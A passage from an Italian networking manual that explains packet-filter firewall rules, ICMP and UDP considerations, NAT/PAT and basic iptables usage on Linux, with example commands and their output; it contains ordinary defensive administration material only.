Azione	Pos.	Prot.	IP srg	IP dst	ICMP Int.
blocco	transito		224.0.0.0/3	0/0	

- Consente l'attraversamento ai pacchetti TCP per raggiungere presumibilmente un servizio TELNET:

Azione	Pos.	Prot.	IP srg	IP dst		ICMP Int.
consente	transito	TCP	0/0	0/0	23	

- Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni X. Si presume si possano gestire un massimo di 10 serventi grafici simultaneamente.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP Int.
blocco	transito	TCP	0/0	6000-6009	0/0		
blocco	transito	TCP	0/0		0/0	6000-6009	

- Blocca l'ingresso e l'uscita delle comunicazioni riferite alla gestione remota di applicazioni X. In questo caso, si protegge il nodo che funge da firewall.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP Int.
blocco	ingresso	TCP	0/0	6000-6009	0/0		
blocco	uscita	TCP	0/0		0/0	6000-6009	

42.4.3 Annotazioni finali sulla gestione di un firewall

Vanno tenute a mente alcune cose quando si configura un firewall attraverso il filtro di pacchetto, per evitare di compromettere le funzionalità che invece si vogliono mantenere.

42.4.3.1 Pacchetti ICMP

È già stato accennato il fatto che non si deve bloccare il transito dei pacchetti del protocollo ICMP. Il messaggio di tipo 3, *destination-unreachable*, è indispensabile nei protocolli TCP e UDP per sapere che un certo indirizzo non è raggiungibile; bloccandolo, si attende senza sapere il perché.

Il protocollo ICMP viene usato anche nella determinazione automatica della dimensione massima dei pacchetti (*MTU discovery*). Mancando la possibilità di ricevere questi pacchetti ICMP, il funzionamento delle comunicazioni potrebbe essere compromesso seriamente.

42.4.3.2 Pacchetti UDP

I protocolli che si basano su UDP sono usati frequentemente nell'ambito di servizi locali, come NIS e NFS. Tra le altre cose, questi servizi tendono a fare viaggiare informazioni particolarmente delicate che non dovrebbero essere accessibili dall'esterno. Per questa ragione, è normale che venga impedito il transito dei pacchetti UDP. Tuttavia, capita che proprio il servizio DNS (per la risoluzione dei nomi), possa averne bisogno.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP Int.
blocco	transito	UDP	0/0	0/0	

Per la precisione, il servizio DNS può usare pacchetti UDP o connessioni TCP, a seconda della dimensione di questi. Così, il blocco eventuale di tale servizio si avvertirebbe solo in modo intermittente, complicando l'individuazione del problema.

Generalmente, un servizio DNS collocato in una posizione tale per cui non possa inviare o ricevere pacchetti UDP dall'esterno, si deve avvalere necessariamente di un altro collocato al di fuori di tale blocco. Infatti, in questo modo userebbe solo il protocollo TCP.

Eventualmente, il firewall potrebbe essere configurato espressamente per consentire il transito di questi pacchetti legati al servizio DNS. Nell'esempio seguente si suppone che il servizio DNS in questione sia collocato nel nodo 196.1.2.3:


Azione	Pos.	Prot.	IP srg		IP dst		ICMP Int.
accetta	transito	UDP	0/0	53	196.1.2.3		
accetta	transito	TCP	0/0	53	196.1.2.3		
accetta	transito	UDP	196.1.2.3		0/0	53	
accetta	transito	TCP	196.1.2.3		0/0	53	

42.4.4 NAT/PAT

Il NAT, o *Network address translation*, è una tecnica descritta nell'RFC 1631, con la quale un nodo di rete speciale acquista funzionalità simili a quelle di un router, intervenendo però sui pacchetti, allo scopo di sostituire gli indirizzi IP reali con altri indirizzi più convenienti.

Il problema a cui fa riferimento l'RFC 1631 riguarda la possibilità di riutilizzare dinamicamente gli indirizzi IP riservati alle reti private, permettendo ugualmente a tali reti di accedere all'esterno, pur non essendo questi univoci a livello globale. Si osservi l'esempio della figura 42.39.

Figura 42.39. Esempio di router NAT: l'indirizzo IP 196.1.2.3 è un esempio che sta a rappresentare un indirizzo univoco riconosciuto nella rete esterna.




In condizioni normali, gli indirizzi IP 192.168.1.∗ non hanno la possibilità di essere riconosciuti univocamente nella rete globale, pertanto i nodi relativi non hanno la possibilità di accedere all'esterno. Attraverso il meccanismo NAT e le sue varianti, si può ottenere questo risultato anche se poi è necessario accettare qualche compromesso.

42.4.4.1 Conversione dinamica degli indirizzi IP


Nella sua impostazione più semplice, un router NAT può gestire un numero ristretto di indirizzi IP univoci, da abbinare dinamicamente a degli indirizzi IP locali privati.

Figura 42.40. Utilizzo dinamico di un gruppo ristretto di indirizzi IP univoci.



Osservando la figura 42.40 si può vedere che il nodo che ha il ruolo di router NAT dispone di un accesso all'esterno con quattro diversi indirizzi IP univoci. In questo modo, in base alle richieste provenienti dalla rete interna, può abbinare temporaneamente un indirizzo univoco a un indirizzo privato interno. Per esempio, in un dato momento, i pacchetti provenienti o destinati all'indirizzo 192.168.1.1 potrebbero essere modificati in modo da rimpiazzare tale indirizzo con quello univoco 196.1.2.3.

Figura 42.41. Una connessione TCP rielaborata da un router NAT.




In questo caso, il router NAT si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, in base all'attribuzione dinamica stabilita.

La conversione degli indirizzi può anche essere dinamica solo in parte, in cui alcuni indirizzi univoci sono abbinati stabilmente ad altretanti indirizzi della rete privata. Questo permette a tali nodi di essere raggiungibili anche da un accesso esterno, senza che debbano essere loro per primi a instaurare una connessione.

42.4.4.2 Conversione dinamica delle porte: PAT

Oltre alla sostituzione degli indirizzi, un router NAT più evoluto può gestire anche la sostituzione delle porte TCP e UDP; in tal caso si parla anche di PAT, ovvero di *Port address translation*. Spesso, la realtà è tale per cui diventa indispensabile questo approccio, disponendo di un solo indirizzo IP univoco.


Figura 42.42. Due connessioni TCP indipendenti, rielaborate attraverso un procedimento NAT/PAT.



La figura 42.42 mostra il caso in cui i nodi 192.168.1.1 e 192.168.1.2 instaurano due connessioni TELNET indipendenti attraverso un router NAT/PAT. In questo caso, il NAT/PAT non si limita a sostituire ai pacchetti gli indirizzi IP di origine o di destinazione, intervenendo anche sui numeri di porta TCP.

Utilizzando il meccanismo NAT/PAT in questo modo, considerando che gli accessi iniziano sempre dalla parte della rete interna, per raggiungere indirizzi esterni, è normale che le porte di origine siano sempre non privilegiate, cioè siano maggiori o uguali a 1024. Il router NAT/PAT potrebbe anche essere utilizzato per dirigere le connessioni originate dall'esterno e dirette a porte determinate (probabilmente nel gruppo di porte privilegiato) a nodi ben precisi nella rete locale, solitamente per raggiungere dei servizi realizzati lì. Per fare questo occorre quindi che il router NAT/PAT annoti delle ridirezioni statiche riferite alla richiesta di porte particolari. Per esempio, la figura 42.43 mostra un router NAT/PAT che ridirige sistematicamente le connessioni provenienti dall'esterno, dirette alla porta 80, verso il nodo locale 192.168.1.1 alla stessa porta 80, dal momento che questo offre un servizio HTTP.

Figura 42.43. Ridirezione del traffico diretto a un servente HTTP interno.



42.4.4.3 Problemi

Il meccanismo NAT/PAT, come qualunque altra forma di rimaneggiamento dei pacchetti allo scopo di sostituire gli indirizzi IP o le porte TCP/UDP, funziona bene solo quando i protocolli utilizzati a livello di sessione, ovvero il quinto del modello ISO-OSI, non prendono iniziative autonome allo scopo di gestire gli indirizzi e le porte. In altri termini, tutto funziona bene se non si inseriscono informazioni sugli indirizzi e sulle porte al di sopra del livello del TCP o di UDP.

Il classico esempio problematico è dato dall'FTP che negozia con la controparte l'instaurazione di una connessione TCP aggiuntiva, attraverso informazioni contenute nell'area «dati» dei pacchetti. In questo modo, un router NAT/PAT ingenuo riuscirebbe a trasferire solo la prima connessione TCP.

Evidentemente, un router NAT/PAT evoluto dovrebbe essere consapevole, non solo dei protocolli IP, TCP e UDP, ma anche di tutti i protocolli che si inseriscono al di sopra di questi, in modo da intervenire opportunamente.

Un'ultima cosa da considerare riguarda anche il problema dei pacchetti frammentati, che devono essere ricomposti quando si utilizza il meccanismo NAT/PAT.

42.5 Firewall con kernel Linux

Il kernel Linux può gestire direttamente il filtro dei pacchetti IP, cosa che quindi rappresenta la scelta più semplice per la realizzazione di un firewall con questo sistema operativo. A parte le limitazioni che può avere un tale tipo di firewall, il suo inserimento nella rete non genera effetti collaterali particolari, dal momento che poi non c'è bisogno di utilizzare software speciale per gli elaboratori che lo devono attraversare, come avviene invece nel caso di un firewall di tipo proxy.

Trattandosi di un'attività del kernel, è necessario che questo sia stato predisposto in fase di compilazione, oppure sia accompagnato dai moduli necessari (sezione 8.3.7). Inoltre, è opportuno aggiungere anche le funzionalità di ricomposizione dei pacchetti frammentati, oltre che le funzionalità relative al NAT (*Network address translation*).

L'attraversamento dei pacchetti tra un'interfaccia e l'altra è controllato dalla funzionalità di *forwarding-gatewaying*, che in passato andava inserita esplicitamente nel kernel. In generale, il kernel non permette questo attraversamento che deve essere abilitato attraverso un comando particolare. Per IPv4:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [ Invio ]
```

Per IPv6:


```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [ Invio ]
```

42.5.1 Schema generale di funzionamento del kernel

I kernel Linux 2.4.∗ e Linux 2.6.∗ suddividono le funzionalità di trattamento dei pacchetti IP in «tabelle». Nell'ambito di ogni tabella ci possono essere diversi punti di controllo, denominati *chain*, i quali possono essere programmati per catturare i pacchetti IP e deciderne la loro sorte. A seconda delle circostanze, un pacchetto IP può essere sottoposto alla verifica di uno o più di questi punti di controllo, i quali vengono programmati in base a delle ***regole***. Quando un pacchetto sottoposto a controllo corrisponde a una regola, la sua sorte viene definita dall'***obiettivo*** di questa (ammesso che sia stato definito).

La tabella relativa alla gestione del firewall è denominata '**`filter`**' e si compone di tre punti di controllo, denominati '**`INPUT`**', '**`FORWARD`**' e '**`OUTPUT`**', a indicare rispettivamente i pacchetti in ingresso, quelli in transito e quelli in uscita. Gli obiettivi più frequenti sono due, '**`ACCEPT`**' e '**`DROP`**', riferiti rispettivamente al permesso di attraversamento del punto di controllo, oppure al blocco ed eliminazione del pacchetto intercettato.

Figura 42.44. Schema di intercettazione da parte dei punti di controllo relativi alla gestione del firewall.



Un pacchetto proveniente da un'interfaccia qualunque, diretto allo stesso firewall, è soggetto al controllo di ingresso; un pacchetto passante viene sottoposto al controllo di inoltro; un pacchetto che deve uscire attraverso un'interfaccia del firewall, perché generato da un processo locale, è sottoposto al controllo di uscita.

Quando un pacchetto IP viene analizzato in un punto di controllo e all'interno di questo non c'è alcuna regola che lo prenda in considerazione, la sua sorte è stabilita dalla ***politica predefinita*** per quel contesto (*policy*). Generalmente, questa politica è tale per cui gli viene concesso il transito.

42.5.2 IPTables per l'amministrazione del firewall

La gestione del filtro di pacchetto IP dei kernel 2.4.∗ e 2.6.∗ avviene per mezzo di IPTables,[3] ovvero l'eseguibile '**`iptables`**' per il controllo di IPv4 e '**`ip6tables`**' per il controllo di IPv6. Dal momento che le funzionalità di firewall del kernel sono piuttosto estese, la sintassi di questo programma è molto articolata, per cui se ne può apprendere l'utilizzo solo gradualmente.

Inoltre, è bene chiarire subito che le funzionalità di firewall del kernel non possono essere definite attraverso un file di configurazione; quindi, al massimo, tutto quello che si può fare è la realizzazione di uno script contenente una serie di comandi con IPTables.

IPTables interviene su un ***elenco di regole*** riferite alle funzionalità di controllo dei pacchetti IP del kernel, dove la gestione particolare riferita alle funzionalità di firewall riguarda la tabella '**`filter`**'. Il meccanismo è comunque simile a quello della gestione della tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio, alla fine o in un'altra posizione dell'elenco esistente (elenco riferito sempre a un certo punto di controllo).

Salvo eccezioni particolari, descritte nel contesto appropriato, la sintassi di massima per l'utilizzo di IPTables è quella seguente:

```
iptables [-t tabella] opzione_di_comando punto_di_controllo ↩
↪        [regola] [obiettivo]
```

```
ip6tables [-t tabella] opzione_di_comando punto_di_controllo ↩
↪         [regola] [obiettivo]
```

La tabella serve a stabilire il contesto di intervento; il nome dell'eseguibile ('**`iptables`**' o '**`ip6tables`**') definisce il tipo di protocolli di competenza (IPv4 o IPv6). La tabella predefinita è proprio quella riferita alle funzionalità di firewall, ovvero '**`filter`**'.

In generale, l'utilizzo di '**`iptables`**' o di '**`ip6tables`**' è uguale, salvo le differenze che riguardano il modo di rappresentare gli indirizzi e salvo piccole eccezioni. Nel capitolo si accenna alle differenze solo quando necessario, tenendo conto che di solito basta sostituire il nome dell'eseguibile per cambiare il contesto.

L'opzione di comando serve a stabilire il tipo di intervento nel sistema di gestione del firewall. L'elenco seguente si riferisce alle opzioni che permettono la cancellazione o l'inserimento delle regole in un punto di controllo:

`-F` `--flush`	elimina tutte le regole del punto di controllo specificato, oppure di tutta la tabella;
`-D` `--delete`	elimina una o più regole dal punto di controllo specificato;
`-A` `--append`	aggiunge una regola in coda a quelle del punto di controllo selezionato;

`-I` `--insert`	inserisce una regola in una posizione stabilita del punto di controllo selezionato;
`-R` `--replace`	sostituisce una regola del punto di controllo selezionato.

Altre opzioni non modificano le regole; in particolare:

`-L` `--list`	elenca le regole di un uno o di tutti i punti di controllo della tabella;
`-P` `--policy`	cambia la politica predefinita per il punto di controllo specificato.

Altre opzioni vengono mostrate quando più opportuno.

Come già accennato, il punto di controllo viene indicato attraverso un nome. Si tratta di '**`INPUT`**', '**`FORWARD`**' e '**`OUTPUT`**', i quali intuitivamente fanno riferimento all'ingresso, al transito e all'uscita.

IPTables permette di gestire delle regole all'interno di contenitori aggiuntivi a cui si fa riferimento a partire da regole inserite nei punti di controllo normali. Nella terminologia di IPTables si parla sempre di *chain*, sia per indicare i punti di controllo standard, sia per indicare questi elenchi di regole aggiuntive.

Infine, una regola comune è conclusa con l'indicazione di un obiettivo. L'obiettivo è la definizione della sorte da dare al pacchetto intercettato, indicata attraverso una parola chiave. Le più importanti per iniziare ad apprendere la configurazione del firewall sono: '**`ACCEPT`**', '**`DROP`**' e '**`REJECT`**'.

`ACCEPT`	Consente il transito del pacchetto.
`DROP`	Impedisce il transito del pacchetto, limitandosi a ignorarlo.
`REJECT`	Impedisce il transito del pacchetto notificando all'origine il rifiuto (viene inviato un messaggio ICMP specificante che il pacchetto è stato rifiutato).

Segue la descrizione di alcuni esempi.

```
iptables [-t filter] -A INPUT regola -j DROP
```

Lo schema mostra l'aggiunta di una regola di ingresso, non meglio definita, per la quale viene applicato l'obiettivo '**`DROP`**'.

```
iptables [-t filter] -R INPUT 1 regola -j DROP
```

Lo schema mostra la sostituzione della prima regola di ingresso con un'altra regola non meglio definita, per la quale viene applicato l'obiettivo '**`DROP`**'.

```
iptables [-t filter] -I INPUT 1 regola -j ACCEPT
```

Lo schema mostra l'inserimento nella prima posizione di una regola di ingresso per la quale viene consentito il transito dei pacchetti ('**`ACCEPT`**').

```
iptables [-t filter] -D INPUT 2
```

Questo schema mostra l'eliminazione della seconda regola di ingresso.

```
iptables [-t filter] -F INPUT
```

Questo schema mostra l'eliminazione di tutte le regole di ingresso.


```
iptables [-t filter] -F
```

Questo schema mostra l'eliminazione di tutte le regole di tutti i punti di controllo.

```
iptables [-t filter] -P INPUT DROP
```

Cambia la politica predefinita di ingresso specificando che, in mancanza di regole, i pacchetti devono essere bloccati.

Negli esempi è stato sottolineato l'uso facoltativo dell'opzione '**`-t`**' per identificare precisamente la tabella su cui intervenire. Dal momento che la tabella '**`filter`**' è quella predefinita, nel capitolo non viene più utilizzata tale opzione.

42.5.2.1 Un po' di confidenza con IPTables per la gestione del firewall

Data la complessità delle funzionalità di filtro di pacchetto del kernel, anche l'uso di IPTables è piuttosto articolato. Prima di iniziare a vedere come si possono definire le regole, conviene fare qualche esperimento che serva a introdurre l'uso di questo programma.

Gli esempi fanno riferimento a IPv4, ma dovrebbero andare bene anche per IPv6, salva la sostituzione degli indirizzi.

La prima cosa da sapere è il modo in cui si ottiene la visualizzazione della situazione dei punti di controllo che compongono la tabella.

```
# iptables -L [Invio]
```

In questo modo si ottiene la situazione di tutti i punti di controllo (ed eventualmente anche dei raggruppamenti di regole aggiuntivi). Inizialmente si dovrebbe osservare la situazione seguente:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Quello che si vede è la situazione normale del sistema prima di iniziare a inserire delle regole; tutto quello che c'è sono le politiche predefinite per ogni punto di controllo.

Se si è interessati a conoscere solo la situazione di un punto di controllo particolare, basta aggiungere il nome di questo. Per esempio, per limitare il risultato al solo punto di controllo di ingresso si può usare il comando seguente:

```
# iptables -L INPUT [Invio]

Chain INPUT (policy ACCEPT)
target     prot opt source               destination
```

Per verificare l'effetto del blocco del traffico attraverso uno dei punti di controllo si può agire sommariamente sulla politica predefinita; per esempio si può bloccare il transito dei pacchetti in ingresso con il comando seguente:

```
# iptables -P INPUT DROP [Invio]
```

Questo tipo di blocco è totale e interviene anche nell'interfaccia virtuale che identifica il sistema locale: '**`lo`**'. Basta provare a fare un ping verso il nodo locale per accorgersi che non si ottiene più alcuna risposta.[4]

```
$ ping localhost [Invio]
```

Un risultato simile si potrebbe ottenere utilizzando l'obiettivo '**`REJECT`**'. In alternativa si può intervenire nel punto di controllo di uscita; nell'esempio seguente si ripristina prima la politica di '**`ACCEPT`**' per i pacchetti in ingresso.

```
# iptables -P INPUT ACCEPT [Invio]
```

```
# iptables -P OUTPUT DROP [Invio]
```

Con il ping si ottiene in pratica lo stesso risultato, con la differenza che i pacchetti trasmessi vengono bloccati prima di poter uscire dal processo che li genera.

Se invece si interviene nel punto di controllo di inoltro (o di transito), si avverte l'effetto solo nei pacchetti che devono attraversare il firewall da un'interfaccia a un'altra. È bene ribadire che questi possono transitare solo se la cosa viene abilitata attraverso il comando:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [Invio]
```

oppure, per IPv6:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

Il comando seguente, per quanto inutile, impedisce il transito dei pacchetti tra le interfacce, attraverso la gestione del firewall, con la modifica della politica predefinita del punto di controllo relativo:

```
# iptables -P FORWARD DROP [Invio]
```

Prima di proseguire è bene rimettere a posto le politiche predefinite dei tre punti di controllo:

```
# iptables -P INPUT ACCEPT [Invio]
```

```
# iptables -P OUTPUT ACCEPT [Invio]
```

```
# iptables -P FORWARD ACCEPT [Invio]
```

42.5.2.2 Opzioni di contorno

Prima di affrontare l'analisi delle regole che possono essere inserite nei punti di controllo riferiti alla gestione del firewall, è meglio descrivere subito l'utilizzo di alcune opzioni di contorno che hanno un'importanza minore, oppure che si possono utilizzare indipendentemente dal tipo di protocollo a cui si fa riferimento con una regola.

`-v` `--verbose`	Questa opzione si utilizza generalmente assieme all'opzione di comando '**`-L`**', allo scopo di rendere più dettagliata l'informazione che si ottiene.
`-n` `--numeric`	Quando IPTables viene usato per ottenere delle informazioni, con questa opzione si fa in modo che le informazioni numeriche non siano convertite in nomi (per esempio a proposito degli indirizzi IP e delle porte TCP o UDP).
`-p [!] {tcp|udp|icmp|all}` `--protocol [!] {tcp|udp|icmp|all}`	Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave '**`all`**' rappresenta qualsiasi protocollo ed è l'impostazione predefinita se questo non viene specificato. Le parole chiave che identificano i protocolli possono essere espresse anche attraverso lettere maiuscole. Il punto esclamativo, se utilizzato, serve a fare riferimento a tutti i protocolli fuorché quello indicato.
`--source-port [!] {`***porta*** `|` ***intervallo_di_porte***`}` `--sport [!] {`***porta*** `|` ***intervallo_di_porte***`}`	Stabilisce la porta o le porte di ingresso coinvolte, nel caso dei protocolli TCP o UDP.
`--destination-port [!] {`***porta*** `|` ***intervallo_di_porte***`}` `--dport [!] {`***porta*** `|` ***intervallo_di_porte***`}`	Stabilisce la porta o le porte di destinazione coinvolte, nel caso dei protocolli TCP o UDP.
`-i [!]` ***interfaccia*** `--in-interface [!]` ***interfaccia***	Indica il nome dell'interfaccia di rete attraverso la quale sono ricevuti i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete. Non è necessario che l'interfaccia indicata esista già nel momento in cui si inserisce la regola. Inoltre, è possibile indicare un gruppo di interfacce, sostituendo il numero finale con il segno '**`+`**'. Per esempio, '**`ppp+`**' rappresenta tutte le interfacce '**`ppp0`**', '**`ppp1`**', ecc. Questo comportamento riguarda anche l'opzione '**`-o`**', riferita all'interfaccia di uscita.
`-o [!]` ***interfaccia*** `--out-interface [!]` ***interfaccia***	Indica il nome dell'interfaccia di rete attraverso la quale sono inviati i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete.
`-j` ***obiettivo*** `--jump` ***obiettivo***	Questa opzione serve a definire l'obiettivo, attraverso una parola chiave tra quelle consuete, oppure il riferimento a un gruppo di regole creato a parte, oppure ancora permette di specificare un'estensione. Un'estensione è un obiettivo speciale che può essere utilizzato in base al contesto, oppure a seguito di una richiesta esplicita di caricamento di un modulo con l'opzione '**`-m`**'. Viene chiarito in seguito di cosa si tratta.

Segue la descrizione di alcuni esempi.

- `# iptables -L INPUT -v [Invio]`

  Elenca le regole di ingresso in modo dettagliato.

- `# iptables -L OUTPUT -n [Invio]`

  Elenca le regole di uscita senza tradurre informazioni numeriche nei nomi corrispondenti.

- `iptables -A` ***punto_di_controllo*** ***regola*** `-i eth0 -j DROP`

Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico entrante dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.

- `iptables -A` ***punto_di_controllo*** `-p tcp` ***regola*** `-i eth0 -j DROP`

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico TCP entrante dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.

- `iptables -A` ***punto_di_controllo*** `-p ! tcp` ***regola*** `-i ! eth0 -j DROP`

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi a tutto il traffico che non sia TCP, entrante da un'interfaccia qualunque purché non sia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.

42.5.2.3 Regole che non fanno riferimento a un protocollo

Le regole che non indicano un protocollo particolare possono servire esclusivamente a individuare il traffico riferito a un'origine e a una destinazione, con l'indicazione eventuale dell'interfaccia di ingresso e di uscita:

```
[-p all] [-s [!] origine] [-i interfaccia] ↩
↪ [-d [!] destinazione] [-o interfaccia]
```

Come si vede dallo schema, si possono utilizzare le opzioni '**-s**' e '**-d**' per indicare rispettivamente l'origine e la destinazione di un pacchetto. In aggiunta, si potrebbe inserire l'indicazione di una certa interfaccia attraverso cui i pacchetti vengono ricevuti o trasmessi; inoltre, volendo indicare espressamente che non si fa riferimento a un protocollo particolare, si può aggiungere l'opzione '**-p**' con l'argomento '**all**'.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia ***numero_ip*/*maschera***, con una barra obliqua di separazione tra i due. La maschera può essere indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore uno. A titolo di esempio, la tabella 42.51 mostra l'equivalenza tra alcune maschere di rete tipiche e questo numero di abbreviazione.

Tabella 42.51. Maschere di rete tipiche per IPv4.

Maschera di rete	Abbreviazione	Sottorete
255.0.0.0	8	Classe A
255.255.0.0	16	Classe B
255.255.255.0	24	Classe C
255.255.255.255	32	punto-punto

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente 0.0.0.0 che può essere indicato anche con un solo zero; questo si abbina di solito alla maschera nulla: 0.0.0.0/0 o 0/0. Tuttavia, per fare riferimento a qualunque indirizzo, è sufficiente omettere la sua indicazione, in pratica basta fare a meno di indicare l'opzione '**-s**' o '**-d**'.

L'indicazione di un indirizzo può essere fatta utilizzando direttamente il nome a dominio corrispondente, ma questo richiede la disponibilità di un servizio DNS; ciò può essere conveniente quando si tratta di un firewall connesso stabilmente con la rete esterna, altrimenti si creerebbero delle attese inutili e fastidiose, nel tentativo di risolvere dei nomi che non sono di competenza delle zone locali. Pertanto, in generale è preferibile indicare indirizzi in forma numerica.

Il punto esclamativo che può essere inserito facoltativamente di fronte all'indicazione di un indirizzo IP, o di un gruppo di indirizzi, rappresenta la negazione logica e serve a fare riferimento al gruppo di indirizzi complementare.

Tabella 42.52. Rappresentazione dell'origine e della destinazione.

Opzione	Descrizione
`-s` [`!`] ***indirizzo***[`/`***maschera***] `--source` [`!`] ***indirizzo***[`/`***maschera***]	Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome a dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**-s 0.0.0.0/0**', ovvero '**-s 0/0**', che rappresenta tutti gli indirizzi possibili.
`-d` [`!`] ***indirizzo***[`/`***maschera***] `--destination` [`!`] ***indirizzo***[`/`***maschera***]	Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome a dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**-d 0.0.0.0/0**', ovvero '**-d 0/0**', che rappresenta tutti gli indirizzi possibili.

Segue la descrizione di alcuni esempi.

- `# iptables -A INPUT -s 192.168.100.0/24 -j DROP` [*Invio*]

  Blocca tutto il traffico in ingresso, destinato all'elaboratore locale, proveniente dalla rete 192.168.100.∗.

- `# iptables -A INPUT -s 192.168.100.0/24 -d 0/0 -j DROP` [*Invio*]

  Esattamente come nell'esempio precedente.

- `# iptables -A INPUT -s 192.168.100.0/24 -d 0/0 ↩`
  `↪ -i eth0 -j DROP` [*Invio*]

  Come nell'esempio precedente, specificando però che questo traffico in ingresso deve provenire dall'interfaccia '**eth0**' (se provenisse da un'altra interfaccia, non verrebbe intercettato da questa regola).

- `# iptables -A FORWARD -d 192.168.100.0/24 -j DROP` [*Invio*]

  Blocca tutto il traffico in transito destinato alla rete 192.168.100.∗.

- `# iptables -A FORWARD -s 0/0 -d 192.168.100.0/24 ↩`
  `↪ -j DROP` [*Invio*]

  Esattamente come nell'esempio precedente.

- `# iptables -A FORWARD -s 0/0 -d ! 192.168.100.0/24 ↩`
  `↪ -j DROP` [*Invio*]

  Blocca tutto il traffico in transito destinato a indirizzi diversi dalla rete 192.168.100.∗.

- `# iptables -A OUTPUT -d 192.168.100.0/24 -j DROP` [*Invio*]

  Blocca tutto il traffico in uscita, generato nell'elaboratore locale, destinato alla rete 192.168.100.∗.

42.5.2.4 Utilizzo pratico di regole elementari

Come negli esempi mostrati in precedenza, in cui si agiva soltanto sulla politica predefinita, con la stessa semplicità si può sperimentare l'uso delle regole. Per cominciare, quando il comando '**iptables -L**' genera il risultato

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

significa che non ci sono regole per alcun punto di controllo e le politiche predefinite non oppongono resistenza al transito dei pacchetti. Con una regola molto semplice è possibile bloccare qualunque ingresso attraverso l'interfaccia virtuale corrispondente a *localhost*, cioè all'indirizzo 127.0.0.1:

```
# iptables -A INPUT -s 127.0.0.1 -j DROP [Invio]
```

Se si tenta di fare il ping verso il nodo locale, questo non genera alcuna risposta, dal momento che tutti i pacchetti in ingresso vengono eliminati. Anticipando un po' quello che viene descritto in seguito, se lo scopo fosse esclusivamente quello di impedire l'ingresso dei pacchetti del protocollo ICMP (cosa che tra l'altro impedisce il ping), si potrebbe usare un comando più specifico:

```
# iptables -A INPUT -p icmp -s 127.0.0.1 -j DROP [Invio]
```

Se sono stati eseguiti gli esempi, il comando '**iptables -L INPUT**' dovrebbe generare il risultato seguente:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  localhost            anywhere
DROP       icmp --  localhost            anywhere
```

